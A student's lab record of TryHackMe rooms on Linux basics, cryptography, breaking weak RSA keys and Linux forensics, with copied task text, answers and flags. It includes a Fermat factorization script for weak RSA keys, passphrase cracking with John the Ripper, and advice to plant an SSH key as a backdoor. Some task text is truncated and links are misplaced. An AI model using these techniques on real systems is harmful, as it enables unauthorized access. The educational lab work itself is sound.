4. Run your commands on linux.
5. Interacting with linux file system.
6. Searching for files in linux systems and an intro to shell operators.
7. Conclude and terminate the room.

Output:

Task 1:

Task 1 Introduction



Welcome to the first part of the "Linux Fundamentals" room series. You're most likely using a Windows or Mac machine, both are different in visual design and how they operate. Just like Windows, iOS and MacOS, Linux is just another operating system and one of the most popular in the world powering smart cars, android devices, supercomputers, home appliances, enterprise servers, and more.

We'll be covering some of the history behind Linux and then eventually starting your journey of being a Linux-wizard! This room will have you:

- Running your very first commands in an interactive Linux machine in your browser
- Teaching you some essential commands used to interact with the file system
- Demonstrate how you can search for files and introduce shell operators

Answer the questions below

Let's get started!

No answer needed ✓ Correct Answer

Task 2:

car entertainment, control panels

- Point of Sale (PoS) systems such as checkout tills and registers in shops
- Critical infrastructures such as traffic light controllers or industrial sensors

Flavours of Linux

The name "Linux" is actually an umbrella term for multiple OS's that are based on UNIX (another operating system). Thanks to Linux being open-source, variants of Linux come in all shapes and sizes - suited best for what the system is being used for.

For example, Ubuntu & Debian are some of the more commonplace distributions of Linux because it is so extensible. I.e. you can run Ubuntu as a server (such as websites & web applications) or as a fully-fledged desktop. For this series, we're going to be using Ubuntu.

Note: Ubuntu Server can run on systems with only 512MB of RAM!

Similar to how you have different versions Windows (7, 8 and 10), there are many different versions/distributions of Linux.

Answer the questions below

Research: What year was the first release of a Linux operating system?

1980

1985

1989


1991

✓ Correct Answer

Task 3:

This contains all of the information for the machine deployed in the room including the IP address and expiry timer - along with buttons to manage the machine. Remember to "Terminate" a machine once you are done with the room. More information on this can be found in the tutorial room.

For now, press "**Start Machine**" where you will be able to interact with your own Linux machine within your browser whilst following along with this room:



Answer the questions below

I've deployed my first Linux machine!

No answer needed ✓ Correct Answer



```
Documentation: https://help.ubuntu.com
Management: https://landscape.canonical.com
Support: https://ubuntu.com/pro

System information as of Wed Apr 2 16:08:42 UTC 2025
System load: 0.53 Processes: 113
Usage of /: 27.8% of 9.62GB Users logged in: 0
Memory usage: 28% IPv4 address for ens5: 10.10.34.101
Swap usage: 0%
Swap entries: 0

Ubuntu Pro delivers the most comprehensive open source security and
compliance features.

https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

tryhackme@linux1:~$
```

45min 46s

Task 4:

Room progress (27%)
This is what a terminal looks like
tryhackme@linux1:~\$ enter commands here

We need to be able to do basic functions like navigate to files, output their contents and make files! The commands to do so are self-explanatory (once you know what they are of course...)

Let's get started with two of the first commands which I have broken down in the table below:

Command	Description
echo	Output any text that we provide
whoami	Find out what user we're currently logged in as!

See the snippets below for an example of each command being used

Using echo
tryhackme@linux1:~\$ echo "Hello Friend!"

Using whoami to find out the username of who we're logged in as
tryhackme@linux1:~\$ whoami

Try this on your Linux machine now!

Answer the questions below

If we wanted to output the text "TryHackMe", what would our command be?

echo "TryHackMe" ✓ Correct Answer

Is the username of who you're logged in as on your deployed Linux machine?
tryhackme

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1064-aws x86_64)

Documentation: https://help.ubuntu.com
Management: https://landscape.canonical.com
Support: https://ubuntu.com/pro

System information as of Wed Apr 2 16:08:42 UTC 2025
System load: 0.53 Processes: 113
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tryhackme@linux1:~$ echo "TryHackMe"
TryHackMe
tryhackme@linux1:~$ whoami
tryhackme
tryhackme@linux1:~$
```

41min 8s

Task 7:

The `>>` operator allows to append the output to the bottom of the file – rather than replacing the contents like so:

Using the >> Operator

```
tryhackme@linux1:~$ echo hello >> welcome
```

Using cat to output the "welcome" file

```
tryhackme@linux1:~$ cat welcome
hey
hello
```

Answer the questions below

If we wanted to run a command in the background, what operator would we want to use?

& ✓ Correct Answer

If I wanted to replace the contents of a file named "passwords" with the word "password123", what would my command be?

echo password123 > passwords ✓ Correct Answer 💡 Hint

Now if I wanted to add "tryhackme" to this file named "passwords" but also keep "password123", what would my command be

echo tryhackme >> passwords ✓ Correct Answer 💡 Hint

Now use the deployed Linux machine to put these into practice

No answer needed ✓ Correct Answer

Room progress (2%)

tryhackme@linux1:~/folder1 ls
tryhackme@linux1:~/folder1 cd..
cd : command not found
tryhackme@linux1:~/folders1 cat folder2
cat: folder2: No such file or directory
tryhackme@linux1:~/folders1 cd.
Command 'cd.' not found, did you mean:

command 'cd1' from deb cdo (1.9.9-rc1-1)
command 'cdb' from deb tinycdb (0.78build1)
command 'cdw' from deb deb-uw (0.8.1-1+deb10u4)
Command 'cdx' from deb deb-cdx (0.1.0-1+deb1-1)
command 'cdp' from deb ipras (0.10-1)
command 'cde' from deb cde (0.1+git9-q55le54d-1.iubuild1)
command 'cd5' from deb cd5 (0.1-4)

try: apt install <deb name>

tryhackme@linux1:~/folder1\$ cd -
/home/tryhackme
tryhackme@linux1:~\$ cd folder2
tryhackme@linux1:~/folder2\$ ls
tryhackme@linux1:~/folder2\$ cd ..
/home/tryhackme
tryhackme@linux1:~\$ cd folder3
tryhackme@linux1:~/folder3\$ ls
tryhackme@linux1:~/folder3\$ cd -
/home/tryhackme
tryhackme@linux1:~\$ cd folder4
tryhackme@linux1:~/folder4\$ ls
note.txt

tryhackme@linux1:~/folder4\$ pwd note.txt
/home/tryhackme/folder4
tryhackme@linux1:~/folder4\$ cat note.txt
Hello World!
tryhackme@linux1:~/folder4\$ cd -
/home/tryhackme

tryhackme@linux1:~\$ grep
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
tryhackme@linux1:~\$ grep "81.143.211.90" access.log
tryhackme@linux1:~\$ wc -l access.log
wc: invalid option `-'
tryhackme@linux1:~\$ grep --help
tryhackme@linux1:~\$ wc -l access.log
wc: invalid option `-'
Try 'wc -help' for more information.
tryhackme@linux1:~\$

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Conclusions & Summaries

Task 9 Linux Fundamentals Part 2

25m 37s

Task 8:

Task 8  Conclusions & Summaries 

Nice work on getting to this stage! We covered quite a bit for your first interactions with Linux. However, these are the most essential/functions you're going to be using whenever you interact with a Linux machine.

I hope this room hasn't been too daunting for you to power-on through with. It's as I previously mentioned, you're going to become familiar with these things very quickly because of how often you're going to be using them.

To quickly recap, we've covered the following:

- Understanding why Linux is so commonplace today
- Interacting with your first-ever Linux machine!
- Ran some of the most fundamental commands
- Had an introduction to navigating around the filesystem & how we can use commands like find and grep to make finding data even more efficient!
- Power up your commands by learning about some of the important shell operators.

Take some time to have a play around in this room. When you feel a little bit more comfortable, progress onto [Linux Fundamentals Part 2](#)

Answer the questions below

I'll have a play around!

No answer needed ✓ Correct Answer

Task 9:

Task 9 ✓ Linux Fundamentals Part 2



Visit part two of the [Linux fundamentals series here!](https://tryhackme.com/room/linuxfundamentalspart2) <https://tryhackme.com/room/linuxfundamentalspart2>

Answer the questions below

Terminate the machine deployed in this room from task 3.

No answer needed

✓ Correct Answer

[Join Linux Fundamentals Part 2!](#)

No answer needed

✓ Correct Answer

Observation:**Linux Commands:**

- Using commands like echo, whoami, to fetch the basic details about the system.
- Commands to interact with the file system
 - i. Listing the files - ls
 - ii. Changing the directory - cd
 - iii. Outputting the contents of file - cat
 - iv. Finding full path of the directory - pwd
- Searching for files
 - i. find
 - ii. grep

Result:

This experiment provides a practical introduction to Linux machine and provides basic insights of commands used in linux to manage files, system administration.

All tasks are executed successfully.

Exp No : 3

ENCRYPTION - CRYPTO 101

Date :

Aim:

To understand and explore the Encryption used in cryptography techniques for security including two main classes of cryptography, RSA , uses of RSA, 2 methods of Key Exchange.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-
<https://tryhackme.com/room/linuxfundamentalspart1>
2. Click join a room and execute tasks.
3. Learn the key terms of Encryption.
4. Learn why encryption techniques are so important.
5. Study crucial crypto math.
6. Study the types of encryption, RSA, establishing keys using Asymmetric Cryptography.
7. Learn the digital signature and certificates, ssh authentication , execute regarding tasks.
8. Terminate the room and conclude the session.

Output:

Task 1:

Task 1  What will this room cover?



This room will cover:

- Why cryptography matters for security and CTFs
- The two main classes of cryptography and their uses
- RSA, and some of the uses of RSA
- 2 methods of Key Exchange
- Notes about the future of encryption with the rise of Quantum Computing

Note: This room expects some familiarity with tools, and some research into how to use them yourself!

Answer the questions below

I'm ready to learn about encryption

No answer needed

 Correct Answer

Task 2:

Many of these key terms are shared with <https://tryhackme.com/room/hashingcrypto101>, so you might be able to skip over some if you're already familiar.

 Woop woop

Ciphertext - The result of encrypting a plaintext, encrypted data

Cipher - A method of encrypting or decrypting data. Modern ciphers are cryptographic, but there are many non cryptographic ciphers like Caesar.

Plaintext - Data before encryption, often text but not always. Could be a photograph or other file

Encryption - Transforming data into ciphertext, using a cipher.

Encoding - NOT a form of encryption, just a form of data representation like base64. Immediately reversible.

Key - Some information that is needed to correctly decrypt the ciphertext and obtain the plaintext.

Passphrase - Separate to the key, a passphrase is similar to a password and used to protect a key.

Asymmetric encryption - Uses different keys to encrypt and decrypt.

Symmetric encryption - Uses the same key to encrypt and decrypt

Brute force - Attacking cryptography by trying every different password or every different key

Cryptanalysis - Attacking cryptography by finding a weakness in the underlying maths

Alice and Bob - Used to represent 2 people who generally want to communicate. They're named Alice and Bob because this gives them the initials A and B.

https://en.wikipedia.org/wiki/Alice_and_Bob for more information, as these extend through the alphabet to represent many different people involved in communication.

WARNING: This room is very theory heavy. Cryptography is a big topic, and this room is designed to just scratch the surface.

Answer the questions below

I agree not to complain too much about how theory heavy this room is.

No answer needed

 Complete

Are SSH keys protected with a passphrase or a password?

passphrase

 Correct Answer

 Hint

Task 3:

Task 3 Why is Encryption important?

Woop wo

Cryptography is used to protect confidentiality, ensure integrity, ensure authenticity. You use cryptography every day most likely, and you're almost certainly reading this now over an encrypted connection.

When logging into TryHackMe, your credentials were sent to the server. These were encrypted, otherwise someone would be able to capture them by snooping on your connection.

When you connect to SSH, your client and the server establish an encrypted tunnel so that no one can snoop on your session.

When you connect to your bank, there's a certificate that uses cryptography to prove that it is actually your bank rather than a hacker.

When you download a file, how do you check if it downloaded right? You can use cryptography here to verify a checksum of the data.

You rarely have to interact directly with cryptography, but it silently protects almost everything you do digitally.

Whenever sensitive user data needs to be stored, it should be encrypted. Standards like PCI-DSS state that the data should be encrypted both at rest (in storage) AND while being transmitted. If you're handling payment card details, you need to comply with these PCI regulations. Medical data has similar standards. With legislation like GDPR and California's data protection, data breaches are extremely costly and dangerous to you as either a consumer or a business.

DO NOT encrypt passwords unless you're doing something like a password manager. Passwords should not be stored in plaintext, and you should use hashing to manage them safely.

Answer the questions below

What does SSH stand for?

Secure Shell

Correct Answer

How do webservers prove their identity?

certificates

Correct Answer

Hint

What is the main set of standards you need to comply with if you store or process payment card details?

PCI-DSS

Correct Answer

Task 4:

Task 4 Crucial Crypto Maths

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There's a little bit of math(s) that comes up relatively often in cryptography. The Modulo operator. Pretty much every programming language implements this operator, or has it available through a library. When you need to work with large numbers, use a programming language. Python is good for this as integers are unlimited in size, and you can easily get an interpreter.

When learning division for the first time, you were probably taught to use remainders in your answer. $X \% Y$ is the remainder when X is divided by Y .

Examples

$25 \% 5 = 0$ ($5 * 5 = 25$ so it divides exactly with no remainder)

$23 \% 6 = 5$ (23 does not divide evenly by 6, there would be a remainder of 5)

An important thing to remember about modulo is that it's not reversible. If I gave you an equation: $x \% 5 = 4$, there are infinite values of x that will be valid.

Answer the questions below

What's $30 \% 5$?

0

Correct Answer

What's $25 \% 7$?

4

Correct Answer

What's $118613842 \% 9091$?

3565

Correct Answer

Hint

Task 5:

Task 5 Types of Encryption

The two main categories of Encryption are symmetric and asymmetric.

Symmetric encryption uses the same key to encrypt and decrypt the data. Examples of Symmetric encryption are [DES](#) (Broken) and [AES](#). These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for [AES](#), [DES](#) keys are 56 bits long).

Asymmetric encryption uses a pair of keys, one to encrypt and the other in the pair to decrypt. Examples are [RSA](#) and Elliptic Curve Cryptography. Normally these keys are referred to as a public key and a private key. Data encrypted with the private key can be decrypted with the public key, and vice versa. Your private key needs to be kept private, hence the name. Asymmetric encryption tends to be slower and uses larger keys, for example [RSA](#) typically uses 2048 to 4096 bit keys.

[RSA](#) and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength. More about [RSA](#) later.

Answer the questions below

Should you trust DES? Yea/Nay

What was the result of the attempt to make DES more secure so that it could be used for longer?

Is it ok to share your public key? Yea/Nay

Task 6:

[RSA](#) is based on the mathematically difficult problem of working out the factors of a large number. It's very quick to multiply two prime numbers together, say $17 \times 23 = 391$, but [it's quite difficult](#) to work out what two prime numbers multiply together to make 14351 (113x127 for reference). Woop woop

The attacking side

The maths behind [RSA](#) seems to come up relatively often in CTFs, normally requiring you to calculate variables or break some encryption based on them. The wikipedia page for [RSA](#) seems complicated at first, but will give you almost all of the information you need in order to complete challenges.

There are some excellent tools for defeating RSA challenges in CTFs, and my personal favorite is <https://github.com/Ganapati/RsaCtfTool> which has worked very well for me. I've also had some success with <https://github.com/ius/rsatool>.

The key variables that you need to know about for [RSA](#) in CTFs are p, q, m, n, e, d, and c.

"p" and "q" are large prime numbers, "n" is the product of p and q.

The public key is n and e, the private key is n and d.

"m" is used to represent the message (in plaintext) and "c" represents the ciphertext (encrypted text).

CTFs involving RSA

Crypto CTF challenges often present you with a set of these values, and you need to break the encryption and decrypt a message to retrieve the flag.

There's a lot more maths to RSA, and it gets quite complicated fairly quickly. If you want to learn the maths behind it, I recommend reading MuirlandOracle's blog post here: <https://muirlandoracle.co.uk/2020/01/29/rsa-encryption/>.

Answer the questions below

p = 4391, q = 6659. What is n?

I understand enough about RSA to move on, and I know where to look to learn more if I want to.

Task 7:

Task 7  Establishing Keys Using Asymmetric Cryptography

 Woop wo

A very common use of asymmetric cryptography is exchanging keys for symmetric encryption.

Asymmetric encryption tends to be slower, so for things like HTTPS symmetric encryption is better.

But the question is, how do you agree a key with the server without transmitting the key for people snooping to see?

Metaphor time

Imagine you have a secret code, and instructions for how to use the secret code. If you want to send your friend the instructions without anyone else being able to read it, what you could do is ask your friend for a lock.

Only they have the key for this lock, and we'll assume you have an indestructible box that you can lock with it.

If you send the instructions in a locked box to your friend, they can unlock it once it reaches them and read the instructions.

After that, you can communicate in the secret code without risk of people snooping.

In this metaphor, the secret code represents a symmetric encryption key, the lock represents the server's public key, and the key represents the server's private key.

You've only used asymmetric cryptography once, so it's fast, and you can now communicate privately with symmetric encryption.

The Real World

In reality, you need a little more cryptography to verify the person you're talking to is who they say they are, which is done using digital signatures and certificates. You can find a lot more detail on how HTTPS (one example where you need to exchange keys) really works from this excellent blog post. <https://robertheaton.com/2014/03/27/how-does-https-actually-work/>

Answer the questions below

I understand how keys can be established using Public Key (asymmetric) cryptography.

No answer needed

 Correct Answer

Task 8:

Task 8  Digital signatures and Certificates

 Woop wo

What's a Digital Signature?

Digital signatures are a way to prove the authenticity of files, to prove who created or modified them. Using asymmetric cryptography, you produce a signature with your private key and it can be verified using your public key. As only you should have access to your private key, this proves you signed the file. Digital signatures and physical signatures have the same value in the UK, legally.

The simplest form of digital signature would be encrypting the document with your private key, and then if someone wanted to verify this signature they would decrypt it with your public key and check if the files match.

Certificates - Prove who you are!

Certificates are also a key use of public key cryptography, linked to digital signatures. A common place where they're used is for HTTPS. How does your web browser know that the server you're talking to is the real tryhackme.com?

The answer is certificates. The web server has a certificate that says it is the real tryhackme.com. The certificates have a chain of trust, starting with a root CA (certificate authority). Root CAs are automatically trusted by your device, OS, or browser from install. Certs below that are trusted because the Root CAs say they trust that organisation. Certificates below that are trusted because the organisation is trusted by the Root CA and so on. There are long chains of trust. Again, this blog post explains this much better than I can.
<https://robertheaton.com/2014/03/27/how-does-https-actually-work/>

You can get your own HTTPS certificates for domains you own using Let's Encrypt for free. If you run a website, it's worth setting it up.

Answer the questions below

What can you use to verify that a file has not been modified and is the authentic file as the author intended?

Digital Signature

 Correct Answer

Task 9:

the target machine. For temporary keys generated for access to CTF boxes, this doesn't matter as much.

✓ Woop woop!

How do I use these keys?

The `~/.ssh` folder is the default place to store these keys for OpenSSH. The `authorized_keys` (note the US English spelling) file in this directory holds public keys that are allowed to access the server if key authentication is enabled. By default on many distros, key authentication is enabled as it is more secure than using a password to authenticate. Normally for the root user, only key authentication is enabled.

✓ Woop woop!

In order to use a private SSH key, the permissions must be set up correctly otherwise your SSH client will ignore the file with a warning. Only the owner should be able to read or write to the private key (600 or stricter). `ssh -i keyNameGoesHere user@host` is how you specify a key for the standard Linux OpenSSH client.

Using SSH keys to get a better shell

SSH keys are an excellent way to "upgrade" a reverse shell, assuming the user has login enabled (www-data normally does not, but regular users and root will). Leaving an SSH key in `authorized_keys` on a box can be a useful backdoor, and you don't need to deal with any of the issues of unstabilised reverse shells like Control-C or lack of tab completion.

Answer the questions below

I recommend giving this a go yourself. Deploy a VM, like [Linux Fundamentals 2](#) and try to add an SSH key and log in with the private key.

No answer needed

✓ Correct Answer

💡 Hint

Download the SSH Private Key attached to this room.

No answer needed

✓ Correct Answer

What algorithm does the key use?

RSA

✓ Correct Answer

💡 Hint

Crack the password with [John The Ripper](#) and rockyou, what's the passphrase for the key?

delicious

✓ Correct Answer

💡 Hint

Task 10:

Task 10 ✓ Explaining Diffie Hellman Key Exchange

✓ Woop woop! Yo

What is Key Exchange?

Key exchange allows 2 people/parties to establish a set of common cryptographic keys without an observer being able to get these keys. Generally, to establish common symmetric keys.

How does Diffie Hellman Key Exchange work?

Alice and Bob want to talk securely. They want to establish a common key, so they can use symmetric cryptography, but they don't want to use key exchange with asymmetric cryptography. This is where DH Key Exchange comes in.

Alice and Bob both have secrets that they generate, let's call these A and B. They also have some common material that's public, let's call this C.

We need to make some assumptions. Firstly, whenever we combine secrets/material it's impossible or very very difficult to separate. Secondly, the order that they're combined in doesn't matter.

Alice and Bob will combine their secrets with the common material, and form AC and BC. They will then send these to each other, and combine that with their secrets to form two identical keys, both ABC. Now they can use this key to communicate.

Extra Resources

An excellent video if you want a visual explanation is available here. <https://www.youtube.com/watch?v=NmM9HA2MQGI>

DH Key Exchange is often used alongside RSA public key cryptography, to prove the identity of the person you're talking to with digital signing. This prevents someone from attacking the connection with a man-in-the-middle attack by pretending to be Bob.

Answer the questions below

I understand how Diffie Hellman Key Exchange works at a basic level

No answer needed

✓ Correct Answer

Task 11:

Task 11 PGP, GPG and AES

Woop woop!

What is PGP?

PGP stands for Pretty Good Privacy. It's a software that implements encryption for encrypting files, performing digital signing and more.

What is GPG?

GnuPG or GPG is an Open Source implementation of PGP from the GNU project. You may need to use GPG to decrypt files in CTFs. With PGP/GPG, private keys can be protected with passphrases in a similar way to SSH private keys. If the key is passphrase protected, you can attempt to crack this passphrase using John The Ripper and gpg2john. The key provided in this task is not protected with a passphrase.

The man page for GPG can be found online [here](#).

What about AES?

AES, sometimes called Rijndael after its creators, stands for Advanced Encryption Standard. It was a replacement for DES which had short keys and other cryptographic flaws.

AES and DES both operate on blocks of data (a block is a fixed size series of bits).

AES is complicated to explain, and doesn't seem to come up as often. If you'd like to learn how it works, here's an excellent video from Computerphile <https://www.youtube.com/watch?v=O4xNjsjtN6E>

Answer the questions below

Time to try some GPG. Download the archive attached and extract it somewhere sensible.

No answer needed

Complete

You have the private key, and a file encrypted with the public key. Decrypt the file. What's the secret word?

Pineapple

Correct Answer Hint

Task 12:

Task 12 The Future - Quantum Computers and Encryption

Quantum computers will soon be a problem for many types of encryption.

Asymmetric and Quantum

While it's unlikely we'll have sufficiently powerful quantum computers until around 2030, once these exist encryption that uses RSA or Elliptical Curve Cryptography will be very fast to break. This is because quantum computers can very efficiently solve the mathematical problems that these algorithms rely on for their strength.

AES/DES and Quantum

AES with 128 bit keys is also likely to be broken by quantum computers in the near future, but 256 bit AES can't be broken as easily. Triple DES is also vulnerable to attacks from quantum computers.

Current Recommendations

The NSA recommends using RSA-3072 or better for asymmetric encryption and AES-256 or better for symmetric encryption. There are several competitions currently running for quantum safe cryptographic algorithms, and it's likely that we will have a new encryption standard before quantum computers become a threat to RSA and AES.

Learn More about Quantum Computers and Cryptography

If you'd like to learn more about this, NIST has resources that detail what the issues with current encryption is and the currently proposed solutions for these. <https://doi.org/10.6028/NIST.IR.8105>

I also recommend the book "Cryptography Apocalypse" By Roger A. Grimes, as this was my introduction to quantum computing and quantum safe cryptography.

Answer the questions below

I understand that quantum computers affect the future of encryption. I know where to look if I want to learn more.

No answer needed

Correct Answer

Observation:**1. Key Terms Used in Encryption**

- Key terms like Plaintext, Ciphertext, Encryption & Decryption, Key.
- Original text data converted to encrypted data.
- The process used in converting data to/from a secure format.
- A secret value used for encryption and decryption.

2. Types of Encryption:

- Encryption like Symmetric, Asymmetric and End to End encryption.
- Using a single key for both encryption and decryption.
- Or Uses a public-private key pair.

3. RSA

- Rivest Shamir Adleman algorithm , Asymmetric encryption
- Uses a public and private key.
- Used in secure communications like HTTPS and digital signatures.
- Based on the difficulty of factoring large prime numbers.

4. Digital Signatures and Certificates:

- Verify authenticity of messages, issued by Certificate Authorities.
- Used in SSL/TLS for secure website communication.
- Ensure data integrity and authentication.

5. Diffie Hellman Key Exchange & AES:

- Used for secure key exchange over an insecure network.
- Each party generates a secret key using public values.
- AES , a symmetric encryption algorithm
- Supports 128-bit, 192-bit, 256-bit keys as well.
- Resistant to brute force attacks.

Result:

This experiment provides a practical introduction to encryption and types of encryption, various cryptography system, some of the encryption algorithms such as RSA, AES and Diffie Hellman Key exchange technique.

All Tasks are executed successfully.

Exp No : 4

BREAKING RSA

Date :

Aim:

To perform an experiment on Breaking RSA algorithm which is an asymmetric encryption technique which uses public-private key pair.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-
<https://tryhackme.com/room/linuxfundamentalspart1>
2. Click join a room and execute tasks.
3. Get an overview of the RSA.
4. Execute the tasks on breaking RSA.
5. Terminate the room and conclude the session.

Output:

Task 1:

Task 1 Capture the flag

A brief overview of RSA

The security of RSA relies on the practical difficulty of factoring the product of two large prime numbers, the "factoring problem". RSA key pair is generated using 3 large positive integers -

e	A constant, usually 65537
n	Known as the modulus of public-private key pair. It is a product of 2 large random prime numbers, p and q. $n = p \times q$
d	A large positive integer that makes up the private key. It is calculated as, $d = \text{modinv}(e, \text{lcm}(p - 1, q - 1))$ Where <code>modinv</code> is the modulus inverse function and <code>lcm</code> is the least common multiple function.

(`e`, `n`) are public variables and make up the public key. `d` is the private key and is calculated using `p` and `q`. If we could somehow factorize `n` into `p` and `q`, we could then be able to calculate `d` and break RSA. However, factorizing a large number is very difficult and would take some unrealistic amount of time to do so, provided the two prime numbers are randomly chosen.

Introduction

In a recent analysis, it is found that an organization named JackFruit is using a deprecated cryptography library to generate their RSA keys. This library is known to implement RSA poorly. The two randomly selected prime numbers (`p` and `q`) are very close to one another, making it possible for an attacker to generate the private key from the public key using Fermat's Factorization method.

Below is an implementation of [Fermat's factorization algorithm](#) in Python.

```
#!/usr/bin/python3
# gmpy2 is a C-coded Python extension module that supports
```

```
#!/usr/bin/python3
# gmpy2 is a C-coded Python extension module that supports
# multiple-precision arithmetic.
# pip install gmpy2
from gmpy2 import isqrt
from math import lcm

def factorize(n):
    # since even nos. are always divisible by 2, one of the factors will
    # always be 2
    if (n & 1) == 0:
        return (n/2, 2)

    # isqrt returns the integer square root of n
    a = isqrt(n)

    # if n is a perfect square the factors will be ( sqrt(n), sqrt(n) )
    if a * a == n:
        return a, a

    while True:
        a = a + 1
        bsq = a * a - n
        b = isqrt(bsq)
        if b * b == bsq:
            break

    return a + b, a - b

print(factorize(105327569))
```

Observation:**1. RSA Algorithm:**

- Rivest Shamir Adleman algorithm , Asymmetric encryption
- Uses a public and private key.
- Used in secure communications like HTTPS and digital signatures.
- Based on the difficulty of factoring large prime numbers.

Result:

This experiment provides a theoretical introduction to breaking down the RSA algorithm and provides an overview of the RSA algorithm.

All tasks are executed successfully.

EXP NO 5
DATE:

LINUX FILE SYSTEM ANALYSIS

AIM:

To Perform live forensic file system analysis is often an early part of incident response and is crucial in assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorised access, malicious activities, or data compromise.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-
<https://tryhackme.com/room/linuxfilesystemanalysis>
2. Click join a room and execute tasks.
3. Get an Linux File System Analysis
4. Execute the tasks on Linux File System Analysis.
5. Terminate the room and conclude the session.

Output:

Task 1:

odacavothm_ifsa_v5_da 10.10.179.110 51min 9s

Add 1 hour | Terminate

Task 1 Introduction



Introduction

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While drawing methodological comparisons to Windows forensic operations, Linux forensics and the Unix-based operating systems also present unique challenges and opportunities for forensic analysts. Understanding common artefacts of Linux file systems, permissions, and log mechanisms, therefore, becomes vital to the timely detection and mitigation of security incidents. As we are only analysing and identifying artefacts of compromise at this stage of the incident response, it's important to emphasise that it's generally unsafe to remediate the live compromised system for further use. Instead, securely restoring from backups and performing vulnerability management remediation activities (which is out of scope for this room) is essential for recovery and minimising impact.

Objectives

System information as of Thu May 1 15:23:03 UTC 2025

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System load: 0.51 Processes: 137
Usage of /: 6.1% of 48.41GB Users logged in: 0
Memory usage: 6% IPv4 address for eth0: 10.10.179.110
Swap usage: 0%

* Ubuntu Pro delivers the most comprehensive open source security and compliance features.

https://ubuntu.com/aws/pro

318 updates can be installed immediately.
224 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Feb 13 02:23:03 2024 from 10.10.101.34
investigator@ip-10-10-179-110:~$
```

Task 2:

Room progress (12%)



Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

Username: investigator
Password: TryHackMe123!

Securing the Environment

While we perform live forensic analysis on this system, it is important to note that in this assumed scenario, we have already acquired all necessary backups and have isolated the system from the network to prevent further compromise or tampering.

As this is a potentially compromised host, it is a good idea to ensure we are using known good binaries and libraries to conduct our information gathering and analysis. Often, this can be done by mounting a USB or drive containing binaries from a clean Debian-based installation. This has been simulated on the attached VM by copying the /bin, /sbin, /lib, and /lib64 folders from a clean installation into the /mnt/usb mount on the affected system.

Note: The following steps should be performed after establishing an SSH connection to the target machine, *not on the AttackBox*.

This effort aims to mitigate the risk of inadvertently executing malicious code or compromised utilities on systems. Suppose an attacker gains privileged access to a system. In that case, they may replace or alter existing utilities with malicious binaries or libraries that could cause further harm when run by an unsuspecting investigator. By using a trusted source, it enhances the reliability and integrity of our investigation.

We can modify our **PATH** and **LD_LIBRARY_PATH** (shared libraries) environment variables to use these trusted binaries:

Modifying Environment Variables to Include Trusted Paths

```
investigator@10.10.179.110:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@10.10.179.110:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
```

Answer the questions below

After updating the **PATH** and **LD_LIBRARY_PATH** environment variables, run the command `check-env`. What is the flag that is returned in the output?

THM{5514ec4f1ce82f63867806d3cd95dbd8}

Correct Answer | Hint

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investigator@ip-10-10-179-110:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@ip-10-10-179-110:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
investigator@ip-10-10-179-110:~$ check-env
THM{5514ec4f1ce82f63867806d3cd95dbd8}
investigator@ip-10-10-179-110:~$ "C"
investigator@ip-10-10-179-110:~$
```

1h 21min 46s

Task 3:

Room progress (31%)

viewed the metadata using `ExifTool` or analysed its checksums with `md5sum` or `sha256sum`, we performed read actions on `reverse.elf` thus altering its access time. This is an important concept to consider with live forensic analysis, which is why it's crucial to obtain forensically sound backups and copies of the affected system beforehand. Because of this, the `atime` will not be a reliable metric for us.

While it's useful to recall the three commands above, we can also leverage the `stat` command to quickly see all three timestamps at once:

```
Viewing Timestamps with stat
investigator@10.10.179.110:~$ stat /var/www/html/assets/reverse.elf
  File: /var/www/html/assets/reverse.elf
  Size: 250          Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d  Inode: 526643      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 33/www-data)  Gid: ( 33/www-data)
Access: 2024-02-13 02:31:29.256000000 +0000
Modify: 2024-02-13 00:26:28.000000000 +0000
Change: 2024-02-13 00:34:50.679215113 +0000
 Birth: -
```

Answer the questions below

To practice your skills with the `find` command, locate all the files that the user `bob` created in the past 1 minute. Once found, review its contents. What is the flag you receive?

`THM{0b1313af1d2136ca0faab2d2aa2b430f3}`

✓ Correct Answer ⚡ Hint

Extract the metadata from the `reverse.elf` file. What is the file's MIME type?

`application/octet-stream`

✓ Correct Answer

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

`2020-10-26 21:10:44.000000000 +0000`

✓ Correct Answer

Task 4 Users and Groups

1h 29min 34s

Task 4:

Room progress (50%)

may alter existing entries to broaden their access.

For example, a line in a sudoers file might look like this:

```
/etc/sudoers Example
user@tryhackme$ sudo cat /etc/sudoers
richard  ALL=(ALL) /sbin/ifconfig
```

More specifically, this line specifies:

- `richard` is the username being granted sudo privileges.
- `ALL` indicates that the privilege applies to all hosts.
